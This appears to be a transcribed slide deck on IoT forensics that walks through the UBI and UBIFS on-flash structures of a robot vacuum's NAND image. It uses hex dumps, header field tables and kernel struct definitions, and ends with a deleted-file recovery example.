int ubi_leb_read(struct ubi_volume_desc *desc, int lnum, char *buf, int offset,
                 int len, int check);
int ubi_leb_read_sg(struct ubi_volume_desc *desc, int lnum, struct ubi_sgl *sgl,
                   int offset, int len, int check);
int ubi_leb_write(struct ubi_volume_desc *desc, int lnum, const void *buf,
                  int offset, int len);
```

# About IoT Forensic


## Robot Vacuum

## User File System



```
tonix@layer7:/home/kido/FullBackupFW16552$ binwalk nand.userfs.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             UBI erase count header, version: 1, EC: 0x2, VID header offset: 0x200, data offset:
0x800
512           0x200           UBI volume ID header, version: 1, type: 1, volume id: 0, size: 0
2048          0x800           UBIFS filesystem superblock node, CRC: 0xC1F1BA6E, flags: 0x0, min I/O unit size: 20
48, erase block size: 129024, erase block count: 1454, max erase blocks: 1454, format version: 4, compression type
: lzo
```

extracted User File System Image




UBI File System structure

| range | Name | size | context |
|---|---|---|---|
| hex | | | |
| 0x00 – 0x03 | MAGIC | 4 bytes | Erase counter header magic number |
| 0x04 | VERSION | 1 bytes | UBI version |
| 0x05 – 0x07 | PADDING1 | 3 bytes | Reservation for the future.<br>Fill in 0 |
| 0x08 – 0x0F | ERASE COUNTER | 8 bytes | Number of times Erased |
| 0x10 – 0x13 | VID HEADER OFFSET | 4 bytes | VID header start offset |
| 0x14 – 0x17 | DATA OFFSET | 4 bytes | User data start location |
| 0x18 – 0x1B | IMAGE SEQ | 4 bytes | (UBI)Img serial number |
| 0x1C – 0x3B | PADDING2 | 32 bytes | Reservation for the future.<br>Fill in 0 |
| 0x3C – 0x3F | HDR CRC | 4 bytes | CRC checksome of Erase counter header |
| .... | | | |

# About IoT Forensic

- EC header
  - EC header can be checked in first block
  - Magic string : UBI#




```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  55 42 49 23 01 00 00 00  00 00 00 00 00 00 00 00  UBI#
00000010  00 00 02 00 00 00 08 00  16 08 84 05 00 00 00 00          ▌
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000030  00 00 00 00 00 00 00 00  00 00 00 00 25 B0 21 9F              %°!▌
```

| Range | | Name | Size | context |
|---|---|---|---|---|
| decimal | hex | | | |
| 0 – 3 | 0x00 – 0x03 | MAGIC | 4 bytes | Erase counter header magic number |
| 4 | 0x04 | VERSION | 1 bytes | UBI version |
| 5 – 7 | 0x05 – 0x07 | PADDING1 | 3 bytes | Reservation for the future<br>Fill out  0 |
| 8 – 15 | 0x08 – 0x0F | ERASE COUNTER | 8 bytes | Number of times Erased |
| 16 – 19 | 0x10 – 0x13 | VID HEADER OFFSET | 4 bytes | VID header start offset |
| 20 – 23 | 0x14 – 0x17 | DATA OFFSET | 4 bytes | User data start location |
| 24 – 27 | 0x18 – 0x1B | IMAGE SEQ | 4 bytes | (UBI)img serial number |
| 28 – 59 | 0x1C – 0x3B | PADDING2 | 32 bytes | Reservation for the future<br>Fill out  0 |
| 60 – 63 | 0x3C – 0x3F | HDR CRC | 4 bytes | CRC checksome of Erase counter header |

# About IoT Forensic

- VID header
  - Trace vid hdr offset that checked at EC header, can identify




```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000200  55 42 49 21 01 01 00 05  7F FF EF FF 00 00 00 00  UBI!     ÿïÿ
00000210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000230  00 00 00 00 00 00 00 00  00 00 00 00 B8 25 64 A8              ¸%d¨
```

| Range | | Name | Size | Context |
|---|---|---|---|---|
| Decimal | Hex | | | |
| 0 – 3 | 0x00 – 0x03 | MAGIC | 4 bytes | Volume identifier header magic number |
| 4 | 0x04 | VERSION | 1 bytes | UBI version |
| 5 | 0x05 | VOL_TYPE | 1 bytes | Volume type(dynamic or static) |
| 6 | 0x06 | COPY_FLAG | 1 bytes | Copy logic block to different physical block (WL) |
| 7 | 0x07 | COMPAT | 1 bytes | Compatibility of volume |
| 8 – 11 | 0x08 – 0x0B | VOL_ID | 4 bytes | Volume's ID |
| 12 – 15 | 0x0C – 0x0F | LNUM | 4 bytes | LEB number |
| 16 – 19 | 0x10 – 0x13 | PADDING1 | 4 bytes | Reservation for the future<br>Fill out 0 |
| 20 – 23 | 0x14 – 0x17 | DATA_SIZE | 4 bytes | LEB size |
| 24 – 27 | 0x18 – 0x1B | USED_EBS | 4 bytes | Number of LEB used on volume |

# About IoT Forensic

- VID header (2/2)
  - Trace vid hdr offset that checked at EC header, can identify




```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000200  55 42 49 21 01 01 00 05  7F FF EF FF 00 00 00 00  UBI!     ÿïÿ
00000210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000230  00 00 00 00 00 00 00 00  00 00 00 00 B8 25 64 A8              ¸%d¨
```

| Range | | Name | Size | Context |
|---|---|---|---|---|
| Decimal | Hex | | | |
| 28 – 31 | 0x1C – 0x1F | DATA_PAD | 4 bytes | Number of PEB's last number not used (diff from logic and physical) |
| 32 – 35 | 0x20 – 0x23 | DATA_CRC | 4 bytes | Checksome of data that saved in LEB |
| 36 – 39 | 0x24 – 0x27 | PADDING2 | 4 bytes | Reservation for the future<br>Fill out 0 |
| 40 – 47 | 0x28 – 0x2F | SQNUM | 8 bytes | Sequence number |
| 48 – 59 | 0x30 – 0x3B | PADDING3 | 12 bytes | Reservation for the future<br>Fill out 0 |
| 60 – 63 | 0x3C – 0x3F | HDR_CRC | 4 bytes | CRC checksome of VID header |

# About IoT Forensic

- ## Common header
  - Nodes have common header, and can identify node's type from common header
  - Common header's size: 24 bytes,
  - magic number : ₩x31₩x18₩x10₩x06




```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  31 18 10 06 0A E2 60 75  15 00 00 00 00 00 00 00  1   â`u
00000010  00 10 00 00 06 00 00 00  00 00 00 00 00 00 00 00
00000020  00 08 00 00 00 F8 01 00  0E 00 00 00 A5 02 00 00      ø     ¥
00000030  00 00 80 00 00 00 00 00  05 00 00 00 02 00 00 00   ▌
```


| Range | | Name | Size | Context |
|---|---|---|---|---|
| Decimal | Hex | | | |
| 0 – 3 | 0x00 – 0x03 | MAGIC | 4 bytes | UBIFS node magic number |
| 4 – 7 | 0x04 – 0x07 | CRC | 4 bytes | CRC-32 checksome about node header |
| 8 – 15 | 0x08 – 0x0F | SQNUM | 8 bytes | Sequence number |
| 16 – 19 | 0x10 – 0x13 | LEN | 4 bytes | Entire length of node |
| 20 | 0x14 | NODE_TYPE | 1 bytes | Node types(inode, data, superblock, master etc) |
| 21 | 0x15 | GROUP_TYPE | 1 bytes | Node group's types (Is that group for repairing) |
| 22 – 23 | 0x16 – 0x17 | PADDING | 2 bytes | Reservation for the future Fill out 0 |

# About IoT Forensic


- Superblock node
  - Node that appeared First node, have all-round fs context.



```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  31 18 10 06 0A E2 60 75  15 00 00 00 00 00 00 00  1     â`u
00000010  00 10 00 00 06 00 00 00  00 00 00 00 00 00 00 00
00000020  00 08 00 00 00 F8 01 00  0E 00 00 00 A5 02 00 00       ø     ¥
00000030  00 00 80 00 00 00 00 00  05 00 00 00 02 00 00 00    ▌
00000040  01 00 00 00 01 00 00 00  08 00 00 00 00 01 00 00
00000050  04 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00
00000060  00 00 00 00 00 00 00 00  00 CA 9A 3B 98 D0 96 D9           Ê▌;▌Ð▌Ù
00000070  29 C7 41 3D B7 CE 4E B6  04 9D 53 01 00 00 00 00  )ÇA=·ÎN¶  S
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```




```
struct ubifs_sb_node {
        struct ubifs_ch ch;
        __u8 padding[2];
        __u8 key_hash;
        __u8 key_fmt;
        __le32 flags;
        __le32 min_io_size;
        __le32 leb_size;
        __le32 leb_cnt;
        __le32 max_leb_cnt;
        __le64 max_bud_bytes;
        __le32 log_lebs;
        __le32 lpt_lebs;
        __le32 orph_lebs;
```



```
        __le32 jhead_cnt;
        __le32 fanout;
        __le32 lsave_cnt;
        __le32 fmt_version;
        __le16 default_compr;
        __u8 padding1[2];
        __le32 rp_uid;
        __le32 rp_gid;
        __le64 rp_size;
        __le32 time_gran;
        __u8 uuid[16];
        __le32 ro_compat_version;
        __u8 padding2[3968];
} __packed;
```

# About IoT Forensic


- master node
  - Have a LEB number of Root indexing node
  - Have information the whole of free space, dirty space, used space




```
Offset     0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
00129024  31 18 10 06 87 43 A9 31  16 00 00 00 00 00 00 00  1   ▌C©1
00129040  00 02 00 00 07 00 00 00  44 00 00 00 00 00 00 00          D
00129056  00 00 00 00 00 00 00 00  02 00 00 00 03 00 00 00
00129072  0D 00 00 00 30 01 00 00  44 00 00 00 0C 00 00 00      0   D
00129088  0D 00 00 00 00 08 00 00  78 01 00 00 00 00 00 00          x
00129104  00 B8 05 00 00 00 00 00  A8 09 00 00 00 00 00 00   ¸      ¨
00129120  E0 24 00 00 00 00 00 00  00 00 00 00 00 00 00 00  à$
00129136  00 30 00 00 00 00 00 00  08 00 00 00 35 00 00 00   0          5
00129152  08 00 00 00 00 08 00 00  08 00 00 00 41 00 00 00              A
00129168  00 00 00 00 00 00 00 00  0B 00 00 00 01 00 00 00
00129184  01 00 00 00 0E 00 00 00  00 00 00 00 00 00 00 00
00129200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00129216  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00129232  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

# About IoT Forensic


- Inode node
  - As ext FS's inode, It have metadata about file.
  - Because save mac time, It have meaning forensic
  - Include information about uid, gid



```
01428000  31 18 10 06 D4 41 63 27  0B 00 00 00 00 00 00 00  1    ÔAc'
01428016  A0 00 00 00 00 00 00 00  43 00 00 00 00 00 00 00          C
01428032  00 00 00 00 00 00 00 00  09 00 00 00 00 00 00 00
01428048  00 10 00 00 00 00 00 00  B3 92 EC 57 00 00 00 00          ³’iW
01428064  B3 92 EC 57 00 00 00 00  B3 92 EC 57 00 00 00 00  ³’iW    ³’iW
01428080  00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00
01428096  00 00 00 00 00 00 00 00  A4 81 00 00 01 00 00 00          ¤
01428112  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
01428128  00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00
01428144  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```




```
struct ubifs_ino_node {
        struct ubifs_ch ch;
        __u8 key[UBIFS_MAX_KEY_LEN];
        __le64 creat_sqnum;
        __le64 size;
        __le64 atime_sec;
        __le64 ctime_sec;
        __le64 mtime_sec;
        __le32 atime_nsec;
        __le32 ctime_nsec;
        __le32 mtime_nsec;
```




```
        __le32 nlink;
        __le32 uid;
        __le32 gid;
        __le32 mode;
        __le32 flags;
        __le32 data_len;
        __le32 xattr_cnt;
        __le32 xattr_size;
        __u8 padding1[4]; /* Watch 'ze
        __le32 xattr_names;
        __le16 compr_type;
        __u8 padding2[26]; /* Watch 'z
        __u8 data[];
} __packed;
```

# About IoT Forensic

- directory entry node
  - Directory entry node has information about filename
  - Role is similar to directory entry of different FS



```
01428160  31 18 10 06 FB 80 29 BA  0C 00 00 00 00 00 00 00  1   û▌)º        
01428176  3D 00 00 00 02 00 00 00  01 00 00 00 B0 A6 93 41  =           °¦▌A
01428192  00 00 00 00 00 00 00 00  43 00 00 00 00 00 00 00          C       
01428208  00 00 04 00 00 00 00 00  66 69 6C 65 00 FF FF FF          file ÿÿÿ
```





```
struct ubifs_dent_node {
        struct ubifs_ch ch;
        __u8 key[UBIFS_MAX_KEY_LEN];
        __le64 inum;
        __u8 padding1;
        __u8 type;
        __le16 nlen;
        __u8 padding2[4]; /* Watch 'ze
        __u8 name[];
} __packed;
```

# About IoT Forensic

## UBI File System

## Deleted file Recovery





```
31 18 10 06 97 02 AA 1B AE E8 04 00 00 00 00 00   1...—.ª.®è......
49 00 00 00 02 01 00 00 D4 01 00 00 59 D4 A6 52   I.......Ô...YÔ¦R
00 00 00 00 00 00 00 00 A1 06 00 00 00 00 00 00   ........¡.......
00 00 10 00 00 00 00 00 64 65 6C 65 74 65 64 5F   ........deleted_
66 69 6C 65 2E 74 78 74 00 07 A2 46 48 45 20 81   file.txt..¢FHE .
31 18 10 06 CC A0 FA 51 AF E8 04 00 00 00 00 00   1...Ì úQ¯è......
A0 00 00 00 00 01 00 00 A1 06 00 00 00 00 00 00    .......¡.......
00 00 00 00 00 00 00 00 AD E8 04 00 00 00 00 00   .........è......
```

